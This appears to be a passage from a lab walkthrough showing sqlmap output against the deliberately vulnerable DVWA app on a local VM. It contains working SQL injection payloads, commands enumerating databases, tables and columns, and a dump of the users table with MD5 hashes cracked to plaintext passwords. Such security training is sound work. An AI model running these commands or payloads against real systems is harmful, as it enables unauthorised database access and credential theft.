[11:13:32] [INFO] testing 'PostgreSQL AND error-based - WHERE or HAVING clause'
[11:13:32] [INFO] testing 'Microsoft SQL Server/Sybase AND error-based - WHERE or HAVING clause (IN)'
[11:13:32] [INFO] testing 'Oracle AND error-based - WHERE or HAVING clause (XMLType)'
[11:13:32] [INFO] testing 'Generic inline queries'
[11:13:32] [INFO] testing 'PostgreSQL > 8.1 stacked queries (comment)'
[11:13:32] [INFO] testing 'Microsoft SQL Server/Sybase stacked queries (comment)'
[11:13:32] [INFO] testing 'Oracle stacked queries (DBMS_PIPE.RECEIVE_MESSAGE - comment)'
[11:13:32] [INFO] testing 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)'
[11:13:32] [INFO] testing 'PostgreSQL > 8.1 AND time-based blind'
[11:13:32] [INFO] testing 'Microsoft SQL Server/Sybase time-based blind (IF)'
[11:13:33] [INFO] testing 'Oracle AND time-based blind'
it is recommended to perform only basic UNION tests if there is not at least one other (potential) technique found. D
o you want to reduce the number of requests? [Y/n] y
[11:13:34] [INFO] testing 'Generic UNION query (NULL) - 1 to 10 columns'
[11:13:35] [WARNING] POST parameter 'id' does not seem to be injectable
[11:13:35] [INFO] testing if POST parameter 'Submit' is dynamic
[11:13:35] [WARNING] POST parameter 'Submit' does not appear to be dynamic
[11:13:35] [WARNING] heuristic (basic) test shows that POST parameter 'Submit' might not be injectable
[11:13:35] [INFO] testing for SQL injection on POST parameter 'Submit'
[11:13:35] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[11:13:35] [INFO] testing 'Boolean-based blind - Parameter replace (original value)'
[11:13:35] [INFO] testing 'MySQL >= 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)'
[11:13:35] [INFO] testing 'PostgreSQL AND error-based - WHERE or HAVING clause'
[11:13:35] [INFO] testing 'Microsoft SQL Server/Sybase AND error-based - WHERE or HAVING clause (IN)'
```




```
[11:14:43] [INFO] testing 'MySQL time-based blind - Parameter replace (MAKE_SET)'
[11:14:43] [INFO] testing 'MySQL >= 5.0.12 time-based blind - ORDER BY, GROUP BY clause'
[11:14:43] [INFO] testing 'MySQL < 5.0.12 time-based blind - ORDER BY, GROUP BY clause (BENCHMARK)'
[11:14:43] [INFO] testing 'Generic UNION query (NULL) - 1 to 10 columns'
[11:14:44] [INFO] testing 'MySQL UNION query (NULL) - 1 to 10 columns'
[11:14:50] [INFO] testing 'MySQL UNION query (random number) - 1 to 10 columns'
[11:14:56] [WARNING] GET parameter 'Submit' does not seem to be injectable
sqlmap identified the following injection point(s) with a total of 4096 HTTP(s) requests:
---
Parameter: id (GET)
    Type: boolean-based blind
    Title: OR boolean-based blind - WHERE or HAVING clause (NOT - MySQL comment)
    Payload: id=1' OR NOT 7795=7795#&Submit=Submit

    Type: error-based
    Title: MySQL >= 4.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
    Payload: id=1' AND ROW(1131,5009)>(SELECT COUNT(*),CONCAT(0x7176787171,(SELECT (ELT(1131=1131,1))),0x716b7a6b71,F
LOOR(RAND(0)*2))x FROM (SELECT 9756 UNION SELECT 4041 UNION SELECT 7937 UNION SELECT 6520)a GROUP BY x)-- tNhc&Submit
=Submit

    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: id=1' AND (SELECT 2289 FROM (SELECT(SLEEP(5)))gIdE)-- czEj&Submit=Submit

    Type: UNION query
    Title: MySQL UNION query (NULL) - 2 columns
    Payload: id=1' UNION ALL SELECT NULL,CONCAT(0x7176787171,0x506251726264495441 4e6c6c6873634f52756b7772626145594444
68634a554a574249624d6a7865,0x716b7a6b71)#&Submit=Submit
---
[11:14:56] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 8.04 (Hardy Heron)
web application technology: Apache 2.2.8, PHP 5.2.4
back-end DBMS: MySQL >= 4.1
[11:14:56] [INFO] fetching database names
available databases [7]:
[*] dvwa
[*] information_schema
[*] metasploit
[*] mysql
[*] owasp10
[*] tikiwiki
[*] tikiwiki195

[11:14:56] [INFO] fetched data logged to text files under '/home/dhairya/.local/share/sqlmap/output/192.168.62.129'
[11:14:56] [WARNING] your sqlmap version is outdated

[*] ending @ 11:14:56 /2024-03-22/
```

Finding tables of database dvwa-




```
└─$ sqlmap -u "http://192.168.62.129/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit#" --cookie="PHPSESSID=b2135cfa1034
16a2996ca3970cc7926e;security=low" --data="id=1&Submit=Submit" -D "dvwa" --tables
        ___
       __H__
 ___ ___[(]_____ ___ ___  {1.7.2#stable}
|_ -| . [.]     | .'| . |
|___|_  [']_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end us
er's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not
responsible for any misuse or damage caused by this program

[*] starting @ 11:15:38 /2024-03-22/

[11:15:38] [INFO] resuming back-end DBMS 'mysql'
[11:15:38] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: id (GET)
    Type: boolean-based blind
    Title: OR boolean-based blind - WHERE or HAVING clause (NOT - MySQL comment)
    Payload: id=1' OR NOT 7795=7795#&Submit=Submit

    Type: error-based
    Title: MySQL >= 4.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
    Payload: id=1' AND ROW(1131,5009)>(SELECT COUNT(*),CONCAT(0x7176787171,(SELECT (ELT(1131=1131,1))),0x716b7a6b71,F
LOOR(RAND(0)*2))x FROM (SELECT 9756 UNION SELECT 4041 UNION SELECT 7937 UNION SELECT 6520)a GROUP BY x)-- tNhc&Submit
=Submit

    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: id=1' AND (SELECT 2289 FROM (SELECT(SLEEP(5)))gIdE)-- czEj&Submit=Submit

    Type: UNION query
    Title: MySQL UNION query (NULL) - 2 columns
    Payload: id=1' UNION ALL SELECT NULL,CONCAT(0x7176787171,0x5062517262644954414e6c6c6873634f52756b7772626145594444
68634a554a574249624d6a7865,0x716b7a6b71)#&Submit=Submit
---
[11:15:38] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 8.04 (Hardy Heron)
web application technology: Apache 2.2.8, PHP 5.2.4
back-end DBMS: MySQL >= 4.1
[11:15:38] [INFO] fetching tables for database: 'dvwa'
[11:15:38] [WARNING] reflective value(s) found and filtering out
Database: dvwa
[2 tables]
+-----------+
| guestbook |
| users     |
+-----------+
```

Finding columns of tables users of data base dvwa –




```
┌──(dhairya㉿kali)-[~]
└─$ sqlmap -u "http://192.168.62.129/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit#" --cookie="PHPSESSID=b2135cfa1034
16a2996ca3970cc7926e;security=low" --data="id=1&Submit=Submit" -D "dvwa" -T "users" --columns
        ___
       __H__
 ___ ___[']_____ ___ ___  {1.7.2#stable}
|_ -| . [)]     | .'| . |
|___|_  [']_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end us
er's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not
responsible for any misuse or damage caused by this program

[*] starting @ 11:16:28 /2024-03-22/

[11:16:28] [INFO] resuming back-end DBMS 'mysql'
[11:16:28] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: id (GET)
    Type: boolean-based blind
    Title: OR boolean-based blind - WHERE or HAVING clause (NOT - MySQL comment)
    Payload: id=1' OR NOT 7795=7795#&Submit=Submit

    Type: error-based
    Title: MySQL >= 4.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
    Payload: id=1' AND ROW(1131,5009)>(SELECT COUNT(*),CONCAT(0x7176787171,(SELECT (ELT(1131=1131,1))),0x716b7a6b71,F
LOOR(RAND(0)*2))x FROM (SELECT 9756 UNION SELECT 4041 UNION SELECT 7937 UNION SELECT 6520)a GROUP BY x)-- tNhc&Submit
=Submit

    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: id=1' AND (SELECT 2289 FROM (SELECT(SLEEP(5)))gIdE)-- czEj&Submit=Submit

    Type: UNION query
    Title: MySQL UNION query (NULL) - 2 columns
    Payload: id=1' UNION ALL SELECT NULL,CONCAT(0x7176787171,0x506251726264495441 4e6c6c6873634f52756b7772626145594444
68634a554a574249624d6a7865,0x716b7a6b71)#&Submit=Submit
---
[11:16:28] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 8.04 (Hardy Heron)
web application technology: PHP 5.2.4, Apache 2.2.8
back-end DBMS: MySQL >= 4.1
[11:16:28] [INFO] fetching columns for table 'users' in database 'dvwa'
[11:16:28] [WARNING] reflective value(s) found and filtering out
Database: dvwa
Table: users
```




```
[11:16:28] [INFO] fetching columns for table 'users' in database 'dvwa'
[11:16:28] [WARNING] reflective value(s) found and filtering out
Database: dvwa
Table: users
[6 columns]
+------------+-------------+
| Column     | Type        |
+------------+-------------+
| user       | varchar(15) |
| avatar     | varchar(70) |
| first_name | varchar(15) |
| last_name  | varchar(15) |
| password   | varchar(32) |
| user_id    | int(6)      |
+------------+-------------+

[11:16:28] [INFO] fetched data logged to text files under '/home/dhairya/.local/share/sqlmap/output/192.168.62.129
[11:16:28] [WARNING] your sqlmap version is outdated

[*] ending @ 11:16:28 /2024-03-22/
```


Finding password in hash and aqlmap automatically cracks it-



```
└─$ sqlmap -u "http://192.168.62.129/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit#" --cookie="PHPSESSID=b2135cfa1034
16a2996ca3970cc7926e;security=low" --data="id=1&Submit=Submit" -D "dvwa" -T "users" --dump
        ___
       __H__
 ___ ___["]_____ ___ ___  {1.7.2#stable}
|_ -| . ["]     | .'| . |
|___|_  [.]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end us
er's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not
responsible for any misuse or damage caused by this program

[*] starting @ 11:16:46 /2024-03-22/

[11:16:46] [INFO] resuming back-end DBMS 'mysql'
[11:16:46] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: id (GET)
    Type: boolean-based blind
    Title: OR boolean-based blind - WHERE or HAVING clause (NOT - MySQL comment)
    Payload: id=1' OR NOT 7795=7795#&Submit=Submit

    Type: error-based
    Title: MySQL >= 4.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
    Payload: id=1' AND ROW(1131,5009)>(SELECT COUNT(*),CONCAT(0x7176787171,(SELECT (ELT(1131=1131,1))),0x716b7a6b71,F
LOOR(RAND(0)*2))x FROM (SELECT 9756 UNION SELECT 4041 UNION SELECT 7937 UNION SELECT 6520)a GROUP BY x)-- tNhc&Submit
=Submit

    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: id=1' AND (SELECT 2289 FROM (SELECT(SLEEP(5)))gIdE)-- czEj&Submit=Submit

    Type: UNION query
    Title: MySQL UNION query (NULL) - 2 columns
    Payload: id=1' UNION ALL SELECT NULL,CONCAT(0x7176787171,0x506251726264495441 4e6c6c6873634f52756b7772626145594444
68634a554a574249624d6a7865,0x716b7a6b71)#&Submit=Submit
---
[11:16:46] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 8.04 (Hardy Heron)
web application technology: PHP 5.2.4, Apache 2.2.8
back-end DBMS: MySQL >= 4.1
[11:16:46] [INFO] fetching columns for table 'users' in database 'dvwa'
[11:16:46] [INFO] fetching entries for table 'users' in database 'dvwa'
[11:16:46] [WARNING] reflective value(s) found and filtering out
[11:16:46] [INFO] recognized possible password hashes in column 'password'
do you want to store hashes to a temporary file for eventual further processing with other tools [y/N] y
[11:16:49] [INFO] writing hashes to a temporary file '/tmp/sqlmap0mb8amof12059/sqlmaphashes-tth1ued_.txt'
do you want to crack them via a dictionary-based attack? [Y/n/q] y
[11:16:50] [INFO] using hash method 'md5_generic_passwd'
```



```
what dictionary do you want to use?
[1] default dictionary file '/usr/share/sqlmap/data/txt/wordlist.tx_' (press Enter)
[2] custom dictionary file
[3] file with list of dictionary files
> 1
[11:17:01] [INFO] using default dictionary
do you want to use common password suffixes? (slow!) [y/N] y
[11:17:03] [INFO] starting dictionary-based cracking (md5_generic_passwd)
[11:17:03] [INFO] starting 3 processes
[11:17:05] [INFO] cracked password 'abc123' for hash 'e99a18c428cb38d5f260853678922e03'
[11:17:05] [INFO] cracked password 'charley' for hash '8d3533d75ae2c3966d7e0d4fcc69216b'
[11:17:07] [INFO] cracked password 'letmein' for hash '0d107d09f5bbe40cade3de5c71e9e9b7'
[11:17:07] [INFO] cracked password 'password' for hash '5f4dcc3b5aa765d61d8327deb882cf99'
[11:17:16] [INFO] using suffix '1'
[11:17:30] [INFO] using suffix '123'
[11:17:31] [INFO] cracked password 'abc123' for hash 'e99a18c428cb38d5f260853678922e03'
[11:17:43] [INFO] using suffix '2'
[11:17:57] [INFO] using suffix '12'
[11:18:10] [INFO] using suffix '3'
[11:18:22] [INFO] using suffix '13'
[11:18:35] [INFO] using suffix '7'
[11:18:47] [INFO] using suffix '11'
[11:19:01] [INFO] using suffix '5'
[11:19:15] [INFO] using suffix '22'
[11:19:29] [INFO] using suffix '23'
[11:19:42] [INFO] using suffix '01'
[11:19:55] [INFO] using suffix '4'
[11:20:09] [INFO] using suffix '07'
[11:20:22] [INFO] using suffix '21'
[11:20:36] [INFO] using suffix '14'
[11:20:49] [INFO] using suffix '10'
[11:21:02] [INFO] using suffix '06'
[11:21:16] [INFO] using suffix '08'
[11:21:28] [INFO] using suffix '8'
[11:21:43] [INFO] using suffix '15'
[11:21:56] [INFO] using suffix '69'
[11:22:10] [INFO] using suffix '16'
[11:22:23] [INFO] using suffix '6'
[11:22:36] [INFO] using suffix '18'
[11:22:48] [INFO] using suffix '!'
[11:23:00] [INFO] using suffix '.'
[11:23:13] [INFO] using suffix '*'
[11:23:26] [INFO] using suffix '!!'
[11:23:39] [INFO] using suffix '?'
[11:23:52] [INFO] using suffix ';'
[11:24:04] [INFO] using suffix '..'
[11:24:18] [INFO] using suffix '!!!'
```



```
Database: dvwa
Table: users
[5 entries]
+---------+---------+------------------------------------------------------+-----------------------------------------
----+-----------+------------+
| user_id | user    | avatar                                               | password
    | last_name | first_name |
+---------+---------+------------------------------------------------------+-----------------------------------------
----+-----------+------------+
| 1       | admin   | http://192.168.0.113/dvwa/hackable/users/admin.jpg    | 5f4dcc3b5aa765d61d8327deb882cf99 (passwo
rd) | admin     | admin      |
| 2       | gordonb | http://192.168.0.113/dvwa/hackable/users/gordonb.jpg | e99a18c428cb38d5f260853678922e03 (abc123
)   | Brown     | Gordon     |
| 3       | 1337    | http://192.168.0.113/dvwa/hackable/users/1337.jpg     | 8d3533d75ae2c3966d7e0d4fcc69216b (charle
y)  | Me        | Hack       |
| 4       | pablo   | http://192.168.0.113/dvwa/hackable/users/pablo.jpg    | 0d107d09f5bbe40cade3de5c71e9e9b7 (letmei
n)  | Picasso   | Pablo      |
| 5       | smithy  | http://192.168.0.113/dvwa/hackable/users/smithy.jpg   | 5f4dcc3b5aa765d61d8327deb882cf99 (passwo
rd) | Smith     | Bob        |
+---------+---------+------------------------------------------------------+-----------------------------------------
----+-----------+------------+

[11:24:56] [INFO] table 'dvwa.users' dumped to CSV file '/home/dhairya/.local/share/sqlmap/output/192.168.62.129/dump
/dvwa/users.csv'
[11:24:56] [INFO] fetched data logged to text files under '/home/dhairya/.local/share/sqlmap/output/192.168.62.129'
[11:24:56] [WARNING] your sqlmap version is outdated

[*] ending @ 11:24:56 /2024-03-22/
```